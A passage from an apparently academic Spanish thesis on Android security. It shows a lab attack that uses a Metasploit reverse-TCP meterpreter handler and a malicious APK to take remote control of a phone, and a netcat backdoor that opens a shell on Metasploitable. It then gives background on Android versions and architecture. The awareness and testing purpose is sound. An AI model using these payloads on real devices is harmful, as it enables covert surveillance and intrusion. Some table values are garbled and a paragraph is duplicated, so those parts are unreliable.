=[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --[ 1398 exploits - 877 auxiliary - 237 post ]
+ -- --[ 356 payloads - 37 encoders - 8 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.11
lhost => 192.168.1.11
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.11:443
[*] Starting the payload handler...
    
```

FUENTE: Elaboración propia

El APK que se generó en la máquina atacante, se debe distribuir (Internet es una forma fácil de hacerlo – Google Play también). En el caso del ejercicio se instalará directamente en el dispositivo.

### Copiado de la APK en el dispositivo

Figura N°30 Copiado de la APK en el Dispositivo


Nombre d...	Tamaño d...	Tipo de arc...	Última modific...	Permisos
.bashrc	3,391	Archivo BA...	05/02/2015 02:...	-rw-rw-r--
.ICEauth...	1,550	Archivo IC...	24/05/2015 11:...	-rw-----
.profile	140	Archivo PR...	05/02/2015 08:...	-rw-r--r--
.pulse-c...	256	Archivo PU...	23/02/2015 05:...	-rw-----
.rnd	1,024	Archivo RND	24/05/2015 12:...	-rw-----
.xsession...	1,459,367	Archivo XS...	24/05/2015 04:...	-rw-----
.xsession...	9,706	Archivo OLD	24/05/2015 11:...	-rw-----
test.apk	8,047	Archivo APK	24/05/2015 04:...	-rw-r--r--

FUENTE: Elaboración propia

Se abre el APK desde un explorador de archivos, luego de haberlo copiado al dispositivo.

### Instalación de la APK en el dispositivo

Figura N°31 Instalación de la APK en el dispositivo



FUENTE: Elaboración propia

No aparecerá la advertencia del sistema operativo, en dónde se especifica el nivel de privacidad y de acceso que tendrá la aplicación en el dispositivo. Es muy importante validarlo.

Luego de instalar el APK, aparecerá la confirmación.

El dispositivo al tener un antivirus antimalware instalado, debería alertar sobre la presencia extraña de una aplicación. Es algo que suele pasar cuando las aplicaciones son de origen desconocido, aunque en muchas ocasiones no son confiables, y por esto muchas personas suelen mantener la aplicación instalada. Pero es un riesgo que no siempre se debe correr, por el contrario, debería evitarse.

Al pisar sobre el botón abrir de la aplicación, inmediatamente se lanza la conexión a la máquina atacante, permitiendo así el total control remoto del dispositivo desde ésta.

## Acceso desde la máquina atacante

Figura N°32 Acceso desde la máquina atacante

```
[*] Started reverse handler on 192.168.1.11:443
[*] Starting the payload handler...
[*] Sending stage (43586 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.11:443 -> 192.168.1.14:57620) at 2015-05-24 17:32:36 -0400
```

**FUENTE:** Elaboración propia

Si se ejecuta el comando “sysinfo” muestra exactamente la versión 6.0 que se veía en un principio directamente desde el dispositivo.

## Información desde el dispositivo a la máquina atacante

Figura N°33 Información desde el dispositivo a la maquina atacante

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0 - Linux 3.4.0-cyanogenmod-g520bab6 (armv7l)
Meterpreter  : java/android
```


**FUENTE:** Elaboración propia

Además, teniendo el control del dispositivo, se puede hacer algo tan delicado cómo manipular todas las funciones del dispositivo la cámara principal y frontal, el micrófono, la activación del GPS, la lista de llamadas, los números de contactos los mensajes entre otros, que quedará almacenada directamente en la máquina atacante o en algún servidor que esté vinculado.



## Acceso las funciones del dispositivo

Figura N°34 Acceso a las funciones del dispositivo



FUENTE: Elaboración propia

Esto es un tema de conciencia y de saber que existen muchos peligros en el medio, y que se deben preparar para afrontarlos. En un tema más adelante se encontrarán las recomendaciones pertinentes para poder mejorar la seguridad en los Smartphone con Android. Los sistemas nunca serán 100% seguros, pero se pueden realizar labores, que seguro dificultarán el acceso a personas que quieren hacerte daño.

### 3.5.1.6. Mantenimiento de acceso

Esto es un tema de conciencia y de saber que existen muchos peligros en el medio, y que se deben preparar para afrontarlos. En un tema más adelante se encontrarán las recomendaciones pertinentes para poder mejorar la seguridad en los Smartphone con Android. Los sistemas nunca serán 100% seguros, pero se pueden realizar labores, que seguro dificultarán el acceso a personas que quieren hacerte daño.

## Dejando un Backdoor con NetCat

Figura N°35 Dejando un Backdoor con NetCat

```

root@pequod:~# ssh msfadmin@192.168.20.23
msfadmin@192.168.20.23's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Sep 17 15:28:22 2017 from 192.168.10.5
msfadmin@metasploitable:~$ nc -l -p 13337 -e /bin/sh

```

FUENTE: Elaboración propia

## Recuperando acceso mediante backdoor

Figura N°36 Recuperando acceso mediante backdoor

```

dav
dwa
index.php
mutillidae
phpinfo.php
phpMyAdmin
test
tikiwiki
tikiwiki-old
twiki
ls -lah
total 80K
drwxr-xr-x 10 www-data www-data 4.0K 2012-05-20 15:31 .
drwxr-xr-x 15 root root 4.0K 2012-05-20 17:30 ..
drwxrwxrwt 2 root root 4.0K 2012-05-20 15:30 dav
drwxr-xr-x 8 www-data www-data 4.0K 2012-05-20 15:52 dwa

```

FUENTE: Elaboración propia

## CAPITULO IV

### RESULTADOS Y DISCUSION

#### 4.1. Estado del arte del sistema operativo Android

##### 4.1.1. Android

Android es un sistema operativo basado en el núcleo Linux. Fue diseñado principalmente para dispositivos móviles con pantalla táctil, como teléfonos inteligentes, tabletas y también para relojes inteligentes, televisores y automóviles. Inicialmente fue desarrollado por Android Inc., empresa que Google respaldó económicamente y más tarde, en 2005, se la compró. Android fue presentado en 2007 junto la fundación del Open Handset Alliance (un consorcio de compañías de hardware, software y telecomunicaciones) para avanzar en los estándares abiertos de los dispositivos móviles. El primer móvil con el sistema operativo Android fue el HTC Dream y se vendió en octubre de 2008. Android es el sistema operativo móvil más utilizado del mundo, con una cuota de mercado superior al 80% al año 2017, muy por encima de IOS.

La versión básica de Android es conocida como Android Open Source Project (AOSP). El 25 de junio de 2014 en la Conferencia de Desarrolladores Google I/O, Google mostró una evolución de la marca Android, con el fin de unificar tanto el hardware como el software.

#### **4.1.2. Reemplazo de Dalvik por ART**

Hasta la versión 4.4.4 Android utiliza Dalvik como máquina virtual con la compilación justo a tiempo (JIT) para ejecutar Dalvik dex-code (Dalvik ejecutable), que es una traducción de Java bytecode. Siguiendo el principio JIT, además de la interpretación de la mayoría del código de la aplicación, Dalvik realiza la compilación y ejecución nativa de segmentos de código seleccionados que se ejecutan con frecuencia (huellas) cada vez que se inicia una aplicación. Android 4.4 introdujo el ART (Android Runtime) como un nuevo entorno de ejecución, que compila el Java bytecode durante la instalación de una aplicación. Se convirtió en la única opción en tiempo de ejecución en la versión 5.0.

#### **4.1.3. Evolución de las versiones del sistema operativo Android**

Las versiones de Android reciben, en inglés, el nombre de diferentes postres o dulces. En cada versión el postre o dulce elegido empieza por una letra distinta, conforme a un orden alfabético.

NOMBRE Y VERSION	Apple Pie 1.0	Banana Bread 1.1	Cupcake 1.5	Donut	Eclair	Froyo	Gingerbread	Honeycomb	Ice Cream Sandwich 4.0-4.0.5	Jelly Bean 4.1-4.3.1	KitKat 4.4-4.4.4, 4.4W-4.4W.2	Lollipop 5.0-5.1.1	Marshmallow 6.0-6.0.1	Nougat 7.0 - 7.1.2	Oreo 8.0
DESCRIPCION	El estreno de Android, un sistema operativo basado en Linux, este se desarrolló el 5 de noviembre de 2007, sin embargo, estuvo disponible para los usuarios hasta el 23 de Septiembre de 2008 en el primer teléfono celular que lo equiparía: el HTC Dream	Si bien esta versión es un parche para corregir errores y agregar funcionalidades, desde aquí se notaría la preocupación de Google por su sistema operativo y la actualización y mejora del mismo. Se añadieron funcionalidades como:	Esta actualización se lanza en Abril de 2009, para este momento las funciones añadidas son de las más importantes y que signombruen aún vigentes. A partir de aquí Google se plantea el hecho de lanzar las siguientes versiones de Android en orden alfabético y con es de postres.	Apenas unos meses después <<Septiembre>> se vuelve a actualizar este SO. Ahora se tenía que adaptar dicho sistema a los nuevos equipos que comenzaban a comercializarse: celulares con pantallas más grandes. Se podría decir que es el cambio más notable de esta versión.	Eclair Los cambios ahora eran rápidos, en Noviembre de 2009 se comienza a distribuir esta nueva actualización. Para Enero de 2010 aparece el Nexus One equipado con esta versión y el celular que quería estrenar a Apple con su iPhone y iOS.	Pasaron apenas cuatro meses para otra actualización, a mi parecer, una versión que marcó tendencia, y con la cual muchos conocimos este nuevo sistema operativo: Android. Algo que se debe destacar de este SO es que fue el primero en dar soporte a Flash de Adobe. El Nexus One fue el primer celular en recibir Froyo. Samsung estrena una de las primeras tablets con Android: la Samsung Galaxy Tab.	La tecnología avanzaba rápidamente, era momento de adaptar Android a las nuevas características que implementaban: barómetro, giroscopio, cámaras delanteras, etc. Google de la mano de Samsung lanzó el nuevo Google Nexus S con Gingerbread. Hace algunos años aún se posicionaba como una de las más usadas en todo el mundo.	La comercialización de las tablets aumentó y Android 3.0 fue lanzado de manera especial para adaptarlo a este nuevo mercado. Siguió tres nuevos parches para esta versión en la que se arreglaban problemas menores. Esta versión especial para las tablets marcó tendencia para las siguientes versiones, ya que la parte del diseño <<de colores oscuros en los menús>> perdió. La primer tablet que equipó Honeycomb fue la Motorola Xoom.	Basado en Honeycomb, ICS marcó un antes y un después en las mejoras de Android, es un parteguas para las siguientes actualizaciones. Samsung presentó el Galaxy Nexus el cual tenía un trabajo difícil para convencer a la audiencia de esta nueva cara de Android, una interfaz mucho más sencilla y refinada pero que no le restaba funcionalidad, al contrario	Ahora Google hace una pausa y decide esperar un poco más para estrenar Jelly Bean. Considerada actualmente la versión más usada. Google lanza su primera tablet con este sistema operativo: la Asus Nexus 7.	Con un nombre lleno de publicidad para Nestlé, esta fue una de las versiones más esperadas por los usuarios. Con KitKat Google pretendía que para todos los smartphones se convirtiera en una base para su lanzamiento debido a lo estable que resultó ser y la madurez que se había alcanzado con esta etapa. El celular más esperado por todos era desde luego el renovado Nexus, ahora tenía por fabricante a LG con el LG Google Nexus 5, uno de los más baratos de la familia Nexus.	Lollipop es hasta el momento, siendo Abril del 2017, la versión de Android más extendida a nivel mundial y hoy en día, la gran mayoría de dispositivos Android cuentan con esta versión de sistema operativo. El mercado de los smartwatches está cobrando fuerza y Google no perdió de vista el nuevo mercado con este SO. El tema de mantener nuestra información sincronizada en diversos dispositivos es uno de los fines que cumple Lollipop.	Durante la conferencia de Google I/O 2015 se vieron las primeras imágenes de la nueva actualización que tendría Android, y fue anunciada por Google el 29 de Septiembre, del respectivo año, durante un evento en el cual también fue develado una nueva generación de dispositivos Nexus, el cual, junto con sus generaciones anteriores, fueron los primeros en recibir Android Marshmallow. Entre los cambios a destacar en la versión Marshmallow de Android encontramos:	Presentado durante el evento Google I/O en Mayo del 2016, Nougat se resume como una actualización de las novedades antes mencionadas en Marshmallow, la anterior versión de Android, siendo que sus principales características podemos resumirlas en los puntos siguientes:	El nombre en código de la siguiente versión de Android es Android "O" (O de Octavio, no Caro "O") y fue anunciado por Google el pasado 21 de Marzo del 2017 siendo que su primera versión "Alfa" fue publicada para dispositivos Google Pixel y Nexus el 22 de Marzo del 2017. Esta versión de Google presenta las siguientes novedades:
AÑO LANZAMIENTO	23 de septiembre 2008	9 de febrero 2009	27 de abril de 2009	15 de septiembre de 2009	26 de octubre de 2009	20 de mayo 2010	6 de diciembre 2010	22 de febrero de 2011	18 de octubre 2011	9 de julio de 2012	31 de octubre de 2013	12 de noviembre de 2014	5 de octubre de 2015	15 de junio de 2016	21 de agosto de 2017
LOGO															
CARACTERISTICAS	1.-Android Market 2.-Las aplicaciones más famosas de Google:Gmail, Mapas, YouTube, Calendario, Contactos, etc 3.-Menú desplegable de notificaciones. 4.-Patrón de desbloqueo	1.-Llamadas en espera 2.-Guardar archivos adjuntos en correos 3.- Actualizaciones automáticas	1.-Inclusión de Widgets <<el más famoso, el de búsqueda de Google en el escritorio>> 2.-Animaciones en el cambio de pantallas 3.-Teclado táctil desplegable QWERTY 4.-Rotación automática de la pantalla	1.-El diseño de la aplicación de Cámara cambió con diferentes resoluciones de pantalla 3.-Nuevo diseño en Android Market4.- Motor multilingaje de Síntesis de habla	1.-Nuevo navegador que soportaba HTML5 2.-Se introduce la función Text to Speech 3.-Brillo automático 4.-Fondos de pantalla animados 5.-Zoom digital en la cámara	1.-Pantalla de inicio completamente rediseñada 2.-Mejoras importantes en cuanto a rendimiento 3.-Desbloqueo mediante código PIN 4.-Nueva funcionalidad de tethering <<compartir internet por USB o Wi-Fi>>	1.-Soporte para conexión NFC 2.-Modificación del panel de notificaciones 3.-Soporte para pantallas mucho más grandes y con alta resolución 4.-Nuevos efectos de audio	1.-Botón especial para abrir multitarea 2.-Aplicaciones en la pantalla de desbloqueo 3.-Soporte para accesorios USB <<USB On-The-Go>> 4.-Soporte para joysticks y gamepads 5.-Interfaz de correo en dos paneles	1.-Diseño completamente nuevo 2.-Desbloqueo por reconocimiento facial 3.-Cambio de Android Market a Google Play 4.-Capturas de pantalla 5.-Multitarea mejorada y con un botón dedicado	1.-Se introduce el asistente de voz Google Now 2.-Restricciones para los distintos perfiles de usuarios en tablets 3.-Se sustituye al navegador por Google Chrome 4.-Project Butter <<para mejorar el rendimiento del sistema>> 5.-Captura de fotografías en 360 grados	1.-Se añadió QuickOffice 2.-Nuevos servicios de almacenamiento en la nube incluidos <<Google Drive y Box>> 3.-Es compatible con dispositivos que cuentan con 512 MB de RAM 4.-El asistente de voz mejora y llega el famoso comando Ok Google 5.-Multitareas mucho más rápido	1.-Integración con smartwatches 2.-La seguridad pasa a ser un tema vertebral. Multiusuario en un dispositivo y restricciones 4.-Mejoras considerables en el rendimiento y en desempeño 5.-Soporte para procesadores de 64 bits 6.-Cambio visual en el multitareas acoplado las ventanas en tarjetas 7.-Desbloqueo por ubicación	1.-Sistema de Permisos rediseñado. Ahora sólo hay 8 categorías de permisos. 2.-Los usuarios pueden conceder o denegar permisos individuales a las aplicaciones cuando lo requieran 3.-Soporte nativo para reconocimiento de huellas dactilares. 4.-Impulso a Android Pay 5.-Nuevo Sistema de administración de energía llamado "Doze" 6.-Compatibilidad con USB Tipo-C 7.-Capacidad de Carga hasta 5 veces más rápida 8.-Introducción de enlaces verificados	1.-Multiventana permite a los usuarios usar dos aplicaciones a la vez con pantalla dividida 2.-Android Nougat soporta de forma nativa la realidad virtual. 3.-Lanzamiento e introducción de aplicaciones tipo Google Play pero dedicada a la realidad virtual: DayDream 4.-Doze, el sistema de administración de energía que fue presentado en Marshmallow.	1.-Optimización de procesos en segundo plano para optimizar aún más el consumo de batería. 2.-Ahora las notificaciones se podrán organizar dependiendo de su categoría. 3.-Se han realizado cambios en el diseño del apartado de ajustes, logrando un aspecto más claro y menos pesado 4.-Google ha actualizado la guía para diseñar íconos, de modo que se puedan unificar los diseños.


FUENTE: Elaboración Propia

#### 4.1.4. Distribución actual de las versiones

Llama la atención que ahora Nougat sea la versión más distribuida, la cosa no pintaba mejor hasta hace poco tiempo. Meses pasados veíamos como Android Marshmallow seguía siendo la versión de Android dominante en el mercado, un sistema operativo que fue lanzado para dispositivos compatibles hace algo más de dos años. Ahora que Android Oreo lleva entre nosotros varios meses, es la anterior versión quien comienza a asentarse en el mercado. Pues aún hay millones de usuarios que tienen en sus móviles instaladas versiones de Android con más de dos años de antigüedad, como muestra el siguiente gráfico de distribución Android.

#### Distribución en porcentajes del uso de versiones de Android

Figura N°37 Distribución en porcentaje del uso de versiones de Android



FUENTE: <https://as.com/>

Comprender el funcionamiento general del sistema operativo Android y determinar factores de riesgo existen en este sistema.

## 4.2. El funcionamiento general del sistema operativo Android

**Tabla N°4 Extracción archivos de paquetes**

<b>DISEÑO DE DISPOSITIVO</b>	La plataforma es adaptable a pantallas de mayor resolución, VGA, biblioteca de gráficos 2D, biblioteca de gráficos 3D basada en las especificaciones de la OpenGL ES 2.0 y diseño de teléfonos tradicionales.
<b>ALMACENAMIENTO</b>	<u>SQLite</u> , una base de datos liviana, que es usada para propósitos de almacenamiento de datos.
<b>CONECTIVIDAD</b>	Android soporta las siguientes tecnologías de conectividad: <u>GSM/EDGE</u> , <u>IDEN</u> , <u>CDMA</u> , <u>EV-DO</u> , <u>UMTS</u> , <u>Bluetooth</u> , <u>WiFi</u> , <u>LTE</u> , <u>HSDPA</u> , <u>HSPA+</u> , <u>NFC</u> y <u>WiMAX</u> , GPRS, UMTS y HSDPA+.
<b>MENSAJERÍA</b>	<u>SMS</u> y <u>MMS</u> son formas de mensajería, incluyendo mensajería de texto, además del servicio de <u>Firebase Cloud Messaging (FCM)</u> siendo la nueva versión de <u>Google Cloud Messaging (GCM)</u> bajo la marca <u>Firebase</u> con los nuevos SDK para realizar el desarrollo de mensajería en la nube mucho más sencillo.
<b>NAVEGADOR WEB</b>	El navegador web incluido en Android está basado en el motor de renderizado de código abierto <u>WebKit</u> , emparejado con el motor <u>JavaScript V8</u> de <u>Google Chrome</u> . El navegador por defecto de <u>Ice Cream Sandwich</u> obtiene una puntuación de 100/100 en el test <u>Acid3</u> .
<b>SOPORTE DE JAVA</b>	Aunque la mayoría de las aplicaciones están escritas en <u>Java</u> , no hay una <u>máquina virtual Java</u> en la plataforma. El <u>bytecode Java</u> no es ejecutado, sino que primero se compila en un ejecutable <u>Dalvik</u> y se ejecuta en la <u>Máquina Virtual Dalvik</u> , <u>Dalvik</u> es una máquina virtual especializada, diseñada específicamente para <u>Android</u> y optimizada para dispositivos móviles que funcionan con batería y que tienen memoria y procesador limitados. A partir de la versión 5.0, se utiliza el <u>Android Runtime (ART)</u> . El soporte para <u>J2ME</u> puede ser agregado mediante aplicaciones de terceros como el <u>J2ME MIDP Runner</u> .
<b>SOPORTE MULTIMEDIA</b>	Android soporta los siguientes formatos multimedia: <u>WebM</u> , <u>H.263</u> , <u>H.264</u> (en <u>3GP</u> o <u>MP4</u> ), <u>MPEG-4 SP</u> , <u>AMR</u> , <u>AMR-WB</u> (en un contenedor <u>3GP</u> ), <u>AAC</u> , <u>HE-AAC</u> (en contenedores <u>MP4</u> o <u>3GP</u> ), <u>MP3</u> , <u>MIDI</u> , <u>Ogg Vorbis</u> , <u>WAV</u> , <u>JPEG</u> , <u>PNG</u> , <u>GIF</u> y <u>BMP</u> .
<b>SOPORTE PARA STREAMING</b>	<u>Streaming RTP/RTSP (3GPP PSS, ISMA)</u> , descarga progresiva de <u>HTML (HTML5 &lt;video&gt; tag)</u> . <u>Adobe Flash Streaming (RTMP)</u> es soportado mediante el <u>Adobe Flash Player</u> . Se planea el soporte de <u>Microsoft Smooth Streaming</u> con el port de <u>Silverlight a Android</u> . <u>Adobe Flash HTTP Dynamic Streaming</u> estará disponible mediante una actualización de <u>Adobe Flash Player</u> .
<b>SOPORTE PARA HARDWARE ADICIONAL</b>	Android soporta cámaras de fotos, de vídeo, pantallas táctiles, <u>GPS</u> , <u>acelerómetros</u> , <u>giroscopios</u> , <u>magnetómetros</u> , <u>sensores de proximidad</u> y de presión, <u>sensores de luz</u> , <u>gamepad</u> , <u>termómetro</u> , <u>aceleración por GPU 2D y 3D</u> .
<b>ENTORNO DE DESARROLLO</b>	Incluye un emulador de dispositivos, herramientas para depuración de memoria y análisis del rendimiento del software. Inicialmente el entorno de desarrollo integrado (IDE) utilizado era <u>Eclipse</u> con el plugin de <u>Herramientas de Desarrollo de Android (ADT)</u> . Ahora se considera como entorno oficial <u>Android Studio</u> , descargable desde la página oficial de desarrolladores de <u>Android</u> .
<b>GOOGLE PLAY</b>	<u>Google Play</u> es un catálogo de aplicaciones gratuitas o de pago en el que pueden ser descargadas e instaladas en dispositivos <u>Android</u> sin la necesidad de un <u>PC</u> .
<b>MULTI-TÁCTIL</b>	Android tiene soporte nativo para pantallas capacitivas con soporte multitáctil que inicialmente hicieron su aparición en dispositivos como el <u>HTC Hero</u> . La funcionalidad fue originalmente desactivada a nivel de kernel (posiblemente para evitar infringir patentes de otras compañías). Más tarde, <u>Google</u> publicó una actualización para el <u>Nexus One</u> y el <u>Motorola Droid</u> que activa el soporte multitáctil de forma nativa.
<b>BLUETOOTH</b>	El soporte para <u>A2DP</u> y <u>AVRCP</u> fue agregado en la versión 1.5; el envío de archivos ( <u>OPP</u> ) y la exploración del directorio telefónico fueron agregados en la versión 2.0; y el marcado por voz junto con el envío de contactos entre teléfonos lo fueron en la versión 2.2. Los cambios incluyeron:
<b>VIDEOLLAMADA</b>	Android soporta videollamada a través de <u>Hangouts</u> (antiguo <u>Google Talk</u> ) desde su versión <u>HoneyComb</u> .
<b>MULTITAREA</b>	Multitarea real de aplicaciones está disponible, es decir, las aplicaciones que no estén ejecutándose en primer plano reciben ciclos de reloj.
<b>CARACTERÍSTICAS BASADAS EN VOZ</b>	La búsqueda en <u>Google</u> a través de voz está disponible como "Entrada de Búsqueda" desde la versión inicial del sistema.
<b>TETHERING</b>	Android soporta <u>tethering</u> , que permite al teléfono ser usado como un punto de acceso alámbrico o inalámbrico (todos los teléfonos desde la versión 2.2, no oficial en teléfonos con versión 1.6 o inferiores mediante aplicaciones disponibles en <u>Google Play</u> (por ejemplo <u>PdaNet</u> ). Para permitir a un <u>PC</u> usar la conexión de datos del móvil <u>Android</u> se podría requerir la instalación de software adicional.

Fuente: Elaboración propia

#### 4.2.1. Arquitectura del sistema Android

Los componentes principales del sistema operativo de Android son:

**Aplicaciones:** las aplicaciones base incluyen un cliente de correo electrónico, programa de SMS, calendario, mapas, navegador, contactos y otros. Todas las aplicaciones están escritas en lenguaje de programación Java.

**Marco de trabajo de aplicaciones:** los desarrolladores tienen acceso completo a las mismas API del entorno de trabajo usadas por las aplicaciones base. La arquitectura está diseñada para simplificar la reutilización de componentes; cualquier aplicación puede publicar sus capacidades y cualquier otra aplicación puede luego hacer uso de esas capacidades (sujeto a reglas de seguridad del framework). Este mismo mecanismo permite que los componentes sean reemplazados por el usuario.

**Bibliotecas:** Android incluye un conjunto de bibliotecas de C/C++ usadas por varios componentes del sistema. Estas características se exponen a los desarrolladores a través del marco de trabajo de aplicaciones de Android. Algunas son: System C library (implementación biblioteca C estándar), bibliotecas de medios, bibliotecas de gráficos, 3D y SQLite, entre otras.

**Runtime de Android:** Android incluye un set de bibliotecas base que proporcionan la mayor parte de las funciones disponibles en las bibliotecas base del lenguaje Java. Cada aplicación Android corre su propio proceso, con su propia instancia de la máquina virtual Dalvik. Dalvik ha sido escrito de forma que un dispositivo puede correr múltiples



máquinas virtuales de forma eficiente. Dalvik ejecutaba hasta la versión 5.0 archivos en el formato de ejecutable Dalvik (.dex), el cual está optimizado para memoria mínima. La Máquina Virtual está basada en registros y corre clases compiladas por el compilador de Java que han sido transformadas al formato.dex por la herramienta incluida dx. Desde la versión 5.0 utiliza el ART, que compila totalmente al momento de instalación de la aplicación.

Núcleo Linux: Android depende de Linux para los servicios base del sistema como seguridad, gestión de memoria, gestión de procesos, pila de red y modelo de controladores. El núcleo también actúa como una capa de abstracción entre el hardware y el resto de la pila de software.

#### **4.2.2. Seguridad, privacidad y vigilancia**

Según un estudio de Symantec de 2013, demuestra que en comparación con iOS, Android es un sistema explícitamente menos vulnerable. El estudio en cuestión habla de 13 vulnerabilidades graves para Android y 387 vulnerabilidades graves para iOS. El estudio también habla de los ataques en ambas plataformas, en este caso Android se queda con 113 ataques nuevos en 2012 a diferencia de iOS que se queda en 1 solo ataque. Incluso así Google y Apple se empeñan cada vez más en hacer sus sistemas operativos más seguros incorporando más seguridad tanto en sus sistemas operativos como en sus mercados oficiales.

Se han descubierto ciertos comportamientos en algunos dispositivos que limitan la privacidad de los usuarios, de modo similar a

iPhone, pero ocurre al activar la opción Usar redes inalámbricas en el menú Ubicación y seguridad, avisando que se guardarán estos datos, y borrándose al desactivar esta opción, pues se usan como una caché y no como un registro tal como hace iPhone.

Como parte de las amplias revelaciones sobre vigilancia masiva filtradas en 2013 y 2014, se descubrió que las agencias de inteligencia estadounidenses y británicas, la Agencia de Seguridad Nacional (NSA) y el Cuartel General de Comunicaciones del Gobierno (GCHQ), respectivamente, tienen acceso a los datos de los usuarios de dispositivos Android. Estas agencias son capaces de leer casi toda la información del teléfono como SMS, geolocalización, correos, notas o mensajes. Documentos filtrados en enero de 2014, revelaron que las agencias interceptan información personal a través de Internet, redes sociales y aplicaciones populares, como Angry Birds, que recopilan información para temas comerciales y de publicidad. Además, según The Guardian, el GCHQ tiene una wiki con guías de las diferentes aplicaciones y redes de publicidad para saber los diferentes datos que pueden ser interceptados. Una semana después de salir esta información a la luz, el desarrollador finlandés Rovio, anunció que estaba reconsiderando sus relaciones con las distintas plataformas publicitarias y exhortó a la industria en general a hacer lo mismo.

Las informaciones revelaron que las agencias realizan un esfuerzo adicional para interceptar búsquedas en Google Maps desde Android y otros teléfonos inteligentes para recopilar ubicaciones de forma masiva. La NSA y el GCHQ insistieron en que estas actividades cumplen con las

leyes nacionales e internacionales, aunque The Guardian afirmó que «las últimas revelaciones podrían sumarse a la creciente preocupación pública acerca de cómo se acumula y utiliza la información, especialmente para aquellos fuera de los EE.UU. que gozan de menos protección en temas de privacidad que los estadounidenses».

#### **4.2.3. Plataforma Android.**

Android es una plataforma de código abierto, con gran ventaja sobre los demás sistemas operativos para móviles como Nokia (Symbian), Apple (iOS) o RIM (Blackberry), ya que fabricantes, operadores y desarrolladores pueden dar mayor utilidad al Smartphone o tableta. Además de ser un sistema gratuito y multiplataforma, ha permitido instalarse de manera prácticamente fácil en dispositivos móviles aun con gamas bajas.

El lanzamiento de Android como plataforma para el desarrollo de aplicaciones móviles ha tenido gran aceptación entre sus usuarios, de igual forma las industrias que lo distribuyen, convirtiéndose en una plataforma estándar frente a otras como iPhone, Windows Phone, Symbian, Blackberry, etc.

“Android es un software pensado para dispositivos móviles que incluye el sistema operativo como middleware y diversas aplicaciones de usuario. Todas las aplicaciones para Android se programan en lenguaje java y son ejecutables en una máquina virtual diseñada para esta plataforma, llamada Dalvik y ART”.

Las versiones anteriores de Android se basan en Linux Kernel. La siguiente figura se relaciona las versiones de Android con el kernel de Linux.

**Tabla N°5 Linux Kernel en versiones de Android.**

Android Version		API Level	Linux Kernel in AOSP
1.5	Cupcake	3	2.6.27
1.6	Donut	4	2.6.29
2.0/1	Eclair	05-jul	2.6.29
2.2.x	Froyo	8	2.6.32
2.3.x	Gingerbread	9, 10	2.6.35
3.x.x	Honeycomb	nov-13	2.6.36
4.0.x	Ice Cream San	14, 15	3.0.1
